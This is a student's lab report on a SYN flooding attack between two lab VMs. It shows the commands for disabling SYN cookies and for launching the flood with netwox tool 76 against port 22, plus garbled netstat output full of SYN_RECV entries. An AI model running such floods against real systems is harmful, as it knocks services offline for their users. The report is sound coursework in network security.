

Puja Shah

Professor Daeyoung

CSIT-460-03


20 October 2023

Lab 2 TCP Attack

Task 1: SYN Flooding Attack

Performed a SYN flooding attack using Netwox and Wireshark on two VMs. Before starting the attack, I ensure that both my victim and attacker VMs are on the same network and install Netwox on both VMs.

To ensure that SYN cookies are turned off, I run the following command on the victim machine:



```
Activities Terminal Oct 20 20:17 seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0 net.ipv4.tcp_syncookies = 0 [10/20/23]seed@VM:~$
```

On the victim VM, I used ‘netstat’ to monitor the number of half-opened connection before the attack:

```

[10/20/23]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[10/20/23]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp     0      0 127.0.0.53:53             0.0.0.*               LISTEN
tcp     0      0 0.0.0.0:22                0.0.0.*               LISTEN
tcp     0      0 127.0.0.1:631              0.0.0.*               LISTEN
tcp6    0      0 ::1:21                  ::*:*
tcp6    0      0 ::1:22                  ::*:*
tcp6    0      0 ::1:631                 ::*:*
tcp6    0      0 127.0.0.53:53             0.0.0.*               LISTEN
udp     0      0 10.0.2.4:68              10.0.2.3:67          ESTABLISHED
udp     0      0 0.0.0.0:5353              0.0.0.*               LISTEN
udp     0      0 0.0.0.0:39515             0.0.0.*               LISTEN
udp     0      0 0.0.0.0:631              0.0.0.*               LISTEN
udp6   0      0 ::1:52402                ::*:*
udp6   0      0 ::1:5353                ::*:*
raw6   0      0 ::1:58                  ::*:*
                                            7

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State      I-Node Path
unix  2      [ ACC ]     STREAM    LISTENING  35145  @/tmp/.ICE-unix/2079
unix  2      [ ACC ]     STREAM    LISTENING  25919  /run/containerd/containerd.sock.ttrpc
unix  2      [ ACC ]     SEQPACKET LISTENING  14408  /run/udev/control
unix  2      [ ACC ]     STREAM    LISTENING  25921  /run/containerd/containerd.sock
unix  2      [ ACC ]     STREAM    LISTENING  14381  /run/systemd/private
unix  2      [ ACC ]     STREAM    LISTENING  14383  /run/systemd/userdb/io.systemd.DynamicUser
unix  2      [ ]          DGRAM    LISTENING  31607  /run/user/1000/systemd/notify
unix  2      [ ACC ]     STREAM    LISTENING  31610  /run/user/1000/systemd/private
unix  2      [ ACC ]     STREAM    LISTENING  31618  /run/user/1000/bus
unix  2      [ ]          DGRAM    LISTENING  14392  /run/systemd/journal/syslog

```

```


[10/20/23]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp     3      [ ]        STREAM    CONNECTED  55008   /run/systemd/journal/stdout
tcp     3      [ ]        STREAM    CONNECTED  34364
tcp     2      [ ]        DGRAM
tcp     3      [ ]        STREAM    CONNECTED  21900
tcp     3      [ ]        STREAM    CONNECTED  20555   /run/systemd/journal/stdout
tcp     3      [ ]        STREAM    CONNECTED  33866   /run/user/1000/bus
tcp     3      [ ]        STREAM    CONNECTED  33852   /run/dbus/system_bus_socket
tcp     3      [ ]        STREAM    CONNECTED  36538   /run/dbus/system_bus_socket
tcp     3      [ ]        STREAM    CONNECTED  36073   /run/systemd/journal/stdout
tcp     3      [ ]        STREAM    CONNECTED  35085
tcp     3      [ ]        STREAM    CONNECTED  32778
tcp     3      [ ]        STREAM    CONNECTED  36316
tcp     3      [ ]        STREAM    CONNECTED  34228
tcp     3      [ ]        STREAM    CONNECTED  21209   /run/dbus/system_bus_socket
tcp     3      [ ]        STREAM    CONNECTED  34818   @/tmp/.X11-unix/X0
tcp     2      [ ]        DGRAM
tcp     3      [ ]        STREAM    CONNECTED  32291
tcp     3      [ ]        STREAM    CONNECTED  36490
tcp     3      [ ]        STREAM    CONNECTED  36890
tcp     3      [ ]        STREAM    CONNECTED  23444   /run/dbus/system_bus_socket
tcp     3      [ ]        STREAM    CONNECTED  36326   /run/user/1000/bus
tcp     3      [ ]        STREAM    CONNECTED  34263
tcp     3      [ ]        STREAM    CONNECTED  34147
tcp     3      [ ]        STREAM    CONNECTED  32596
tcp     3      [ ]        STREAM    CONNECTED  36505
tcp     3      [ ]        STREAM    CONNECTED  55011   @dbus-vfs-daemon/socket-jK0371ED
tcp     3      [ ]        STREAM    CONNECTED  36905
tcp     3      [ ]        STREAM    CONNECTED  34889   /run/systemd/journal/stdout
tcp     3      [ ]        STREAM    CONNECTED  24784
tcp     3      [ ]        STREAM    CONNECTED  33109   /run/user/1000/bus
tcp     3      [ ]        STREAM    CONNECTED  21946
tcp     3      [ ]        STREAM    CONNECTED  34143   @/tmp/.X11-unix/X0
tcp     3      [ ]        STREAM    CONNECTED  32797   /run/user/1000/bus

```

The ‘netstat’ output shows the state of network connections on the victim’s VM before the attack. It doesn’t show any signs of half-opened connections or SYN flooding. Here’s what I observe: SSH service port 22 is in the LISTEN state, indicating that it’s ready to accept incoming connections. Other services like telnet and local DNS service are also in the LISTEN state. There’s an established UDP connection between the victim’s VM and other machines on ports 68

and 67, which appears to be related to DHCP or network configuration. There are also some UDP services in the LISTEN state. At this point the victim's VM is in a normal state with services ready to accept connections.

On the attacker VM, I used Netwox tool number 76 to launch the SYN flooding attack. Executed the following command on the attacker's VM:




The screenshot shows a terminal window titled 'Terminal' in the top left corner. The window has a dark theme with light-colored text. The terminal shows the following command being run:


```
Oct 20 20:40 •  
seed@VM: ~  
[10/20/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 22  
^C  
[10/20/23]seed@VM:~$
```

The command is 'sudo netwox 76 -i 10.0.2.4 -p 22'. The user 'seed' is running the command from their home directory. The attack is interrupted by a Ctrl+C (^C). The terminal window is part of a desktop environment with icons for a file manager, terminal, and other applications visible on the left.


On the victim VM, I re-run the 'netstat' command to monitor the number of half-opened connections while the attack is ongoing:



```
[10/20/23]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.53:53           0.0.0.0:*
tcp      0      0 0.0.0.0:22             0.0.0.0:*
tcp      0      0 0.0.0.0:23             0.0.0.0:*
tcp      0      0 127.0.0.1:631            0.0.0.0:*
tcp      0      0 10.0.2.4:22            0.107.225.243:13814   SYN_RECV
tcp      0      0 10.0.2.4:22            247.75.206.99:42278   SYN_RECV
tcp      0      0 10.0.2.4:22            248.198.102.210:42471  SYN_RECV
tcp      0      0 10.0.2.4:22            249.166.244.226:49766  SYN_RECV
tcp      0      0 10.0.2.4:22            247.95.150.49:52461   SYN_RECV
tcp      0      0 10.0.2.4:22            249.110.157.194:10851  SYN_RECV
tcp      0      0 10.0.2.4:22            248.41.89.41:15567   SYN_RECV
tcp      0      0 10.0.2.4:22            249.133.163.64:46373  SYN_RECV
tcp      0      0 10.0.2.4:22            244.5.146.204:8698    SYN_RECV
tcp      0      0 10.0.2.4:22            251.240.186.123:63952  SYN_RECV
tcp      0      0 10.0.2.4:22            248.228.66.251:29270  SYN_RECV
tcp      0      0 10.0.2.4:22            0.21.99.154:34053    SYN_RECV
tcp      0      0 10.0.2.4:22            244.147.235.222:17035  SYN_RECV
tcp      0      0 10.0.2.4:22            254.158.253.78:62054  SYN_RECV
tcp      0      0 10.0.2.4:22            255.75.158.146:25781  SYN_RECV
tcp      0      0 10.0.2.4:22            0.48.68.171:58218    SYN_RECV
tcp      0      0 10.0.2.4:22            253.126.99.161:54862  SYN_RECV
tcp      0      0 10.0.2.4:22            245.225.117.97:20935  SYN_RECV
tcp      0      0 10.0.2.4:22            254.251.177.98:35794  SYN_RECV
tcp      0      0 10.0.2.4:22            248.52.33.225:21869   SYN_RECV
tcp      0      0 10.0.2.4:22            243.168.14.54:11653   SYN_RECV
tcp      0      0 10.0.2.4:22            252.139.44.228:54913  SYN_RECV
tcp      0      0 10.0.2.4:22            247.78.81.151:15643   SYN_RECV
tcp      0      0 10.0.2.4:22            254.6.108.133:25459   SYN_RECV
tcp      0      0 10.0.2.4:22            248.230.151.100:39177  SYN_RECV
tcp      0      0 10.0.2.4:22            246.207.123.195:40067  SYN_RECV
tcp      0      0 10.0.2.4:22            246.33.53.140:3790    SYN_RECV
tcp      0      0 10.0.2.4:22            243.4.185.98:24708   SYN_RECV
tcp      0      0 10.0.2.4:22            254.36.153.90:2956    SYN_RECV
tcp      0      0 10.0.2.4:22            245.42.63.122:53098  SYN_RECV
tcp      0      0 10.0.2.4:22            255.46.245.175:14261  SYN_RECV
tcp      0      0 10.0.2.4:22            0.152.173.147:2174    SYN_RECV
tcp      0      0 10.0.2.4:22            242.124.137.251:44238  SYN_RECV
tcp      0      0 10.0.2.4:22            0.166.63.131:15635   SYN_RECV
tcp      0      0 10.0.2.4:22            254.152.126.254:3400  SYN_RECV
tcp      0      0 10.0.2.4:22            249.255.212.200:3391  SYN_RECV
tcp      0      0 10.0.2.4:22            252.168.250.59:12667  SYN_RECV
tcp      0      0 10.0.2.4:22            249.12.51.222:40597  SYN_RECV
tcp      0      0 10.0.2.4:22            240.21.165.79:28721  SYN_RECV
tcp      0      0 10.0.2.4:22            251.150.216.62:48318  SYN_RECV
tcp      0      0 10.0.2.4:22            251.38.239.54:7982   SYN_RECV
tcp      0      0 10.0.2.4:22            242.203.80.93:52354  SYN_RECV
tcp      0      0 10.0.2.4:22            245.204.235.233:12094  SYN_RECV
tcp      0      0 10.0.2.4:22            250.66.75.69:54485   SYN_RECV
tcp      0      0 10.0.2.4:22            252.48.124.180:15790  SYN_RECV
tcp      0      0 10.0.2.4:22            243.55.233.60:43571  SYN_RECV
tcp      0      0 10.0.2.4:22            242.143.137.218:36262  SYN_RECV
tcp      0      0 10.0.2.4:22            247.216.8.99:35330   SYN_RECV
tcp      0      0 10.0.2.4:22            243.248.144.123:61605  SYN_RECV
tcp      0      0 10.0.2.4:22            245.145.111.192:15712  SYN_RECV
tcp      0      0 10.0.2.4:22            240.143.78.126:24136  SYN_RECV
tcp      0      0 10.0.2.4:22            248.190.6.68:48012   SYN_RECV
tcp      0      0 10.0.2.4:22            245.162.101.223:46389  SYN_RECV
tcp      0      0 10.0.2.4:22            244.200.100.67:64775  SYN_RECV
```



```
[10/20/23]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 10.0.2.4:22            254.6.108.133:25459   SYN_RECV
tcp      0      0 10.0.2.4:22            248.230.151.100:39177  SYN_RECV
tcp      0      0 10.0.2.4:22            246.207.123.195:40067  SYN_RECV
tcp      0      0 10.0.2.4:22            246.33.53.140:3790    SYN_RECV
tcp      0      0 10.0.2.4:22            243.4.185.98:24708   SYN_RECV
tcp      0      0 10.0.2.4:22            254.36.153.90:2956    SYN_RECV
tcp      0      0 10.0.2.4:22            245.42.63.122:53098  SYN_RECV
tcp      0      0 10.0.2.4:22            255.46.245.175:14261  SYN_RECV
tcp      0      0 10.0.2.4:22            0.152.173.147:2174    SYN_RECV
tcp      0      0 10.0.2.4:22            242.124.137.251:44238  SYN_RECV
tcp      0      0 10.0.2.4:22            0.166.63.131:15635   SYN_RECV
tcp      0      0 10.0.2.4:22            254.152.126.254:3400  SYN_RECV
tcp      0      0 10.0.2.4:22            249.255.212.200:3391  SYN_RECV
tcp      0      0 10.0.2.4:22            252.168.250.59:12667  SYN_RECV
tcp      0      0 10.0.2.4:22            249.12.51.222:40597  SYN_RECV
tcp      0      0 10.0.2.4:22            240.21.165.79:28721  SYN_RECV
tcp      0      0 10.0.2.4:22            251.150.216.62:48318  SYN_RECV
tcp      0      0 10.0.2.4:22            251.38.239.54:7982   SYN_RECV
tcp      0      0 10.0.2.4:22            242.203.80.93:52354  SYN_RECV
tcp      0      0 10.0.2.4:22            245.204.235.233:12094  SYN_RECV
tcp      0      0 10.0.2.4:22            250.66.75.69:54485   SYN_RECV
tcp      0      0 10.0.2.4:22            252.48.124.180:15790  SYN_RECV
tcp      0      0 10.0.2.4:22            243.55.233.60:43571  SYN_RECV
tcp      0      0 10.0.2.4:22            242.143.137.218:36262  SYN_RECV
tcp      0      0 10.0.2.4:22            247.216.8.99:35330   SYN_RECV
tcp      0      0 10.0.2.4:22            243.248.144.123:61605  SYN_RECV
tcp      0      0 10.0.2.4:22            245.145.111.192:15712  SYN_RECV
tcp      0      0 10.0.2.4:22            240.143.78.126:24136  SYN_RECV
tcp      0      0 10.0.2.4:22            248.190.6.68:48012   SYN_RECV
tcp      0      0 10.0.2.4:22            245.162.101.223:46389  SYN_RECV
tcp      0      0 10.0.2.4:22            244.200.100.67:64775  SYN_RECV
```



```

Oct 20 20:53 • seed@VM: ~
seed@VM: ~
seed@VM: ~


tcp        0      0 10.0.2.4:22          0.178.10.51:4891      SYN_RECV
tcp        0      0 10.0.2.4:22          245.237.29.48:2533    SYN_RECV
tcp        0      0 10.0.2.4:22          249.28.125.227:5264   SYN_RECV
tcp        0      0 10.0.2.4:22          242.6.255.196:16004   SYN_RECV
tcp        0      0 10.0.2.4:22          251.238.170.6:24768   SYN_RECV
tcp        0      0 10.0.2.4:22          247.179.146.44:58145  SYN_RECV
tcp        0      0 10.0.2.4:22          243.244.149.115:13697 SYN_RECV
tcp        0      0 10.0.2.4:22          254.142.157.82:5627   SYN_RECV
tcp        0      0 10.0.2.4:22          0.135.222.240:4031    SYN_RECV
tcp        0      0 10.0.2.4:22          251.92.51.144:23965   SYN_RECV
tcp        0      0 10.0.2.4:22          245.44.118.229:16335  SYN_RECV
tcp        0      0 10.0.2.4:22          240.145.250.54:35442  SYN_RECV
tcp        0      0 10.0.2.4:22          248.44.242.117:45943  SYN_RECV
tcp        0      0 10.0.2.4:22          252.29.78.173:22164   SYN_RECV
tcp        0      0 10.0.2.4:22          253.109.140.68:5113   SYN_RECV
tcp        0      0 10.0.2.4:22          242.72.237.92:60565   SYN_RECV
tcp        0      0 10.0.2.4:22          253.98.96.7:29769    SYN_RECV
tcp6       0      ::1*:21              ::*:                    LISTEN
tcp6       0      ::1*:22              ::*:                    LISTEN
tcp6       0      ::1:631             ::*:                    LISTEN
udp        0      0 127.0.0.53:53      0.0.0.0:*
udp        0      0 10.0.2.4:68        10.0.2.3:67          ESTABLISHED
udp        0      0 0.0.0.0:5353       0.0.0.0:*
udp        0      0 0.0.0.0:39515     0.0.0.0:*
udp        0      0 0.0.0.0:631        0.0.0.0:*
udp6       0      ::1*:52402         ::*:                    LISTEN
udp6       0      ::1::5353          ::*:                    LISTEN
raw6       0      0 ::*:58            ::*:                    7

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State           I-Node Path
unix  2      [ ACC ] S,STREAM LISTENING          35145  @/tmp/TCF_unix/2A70


```

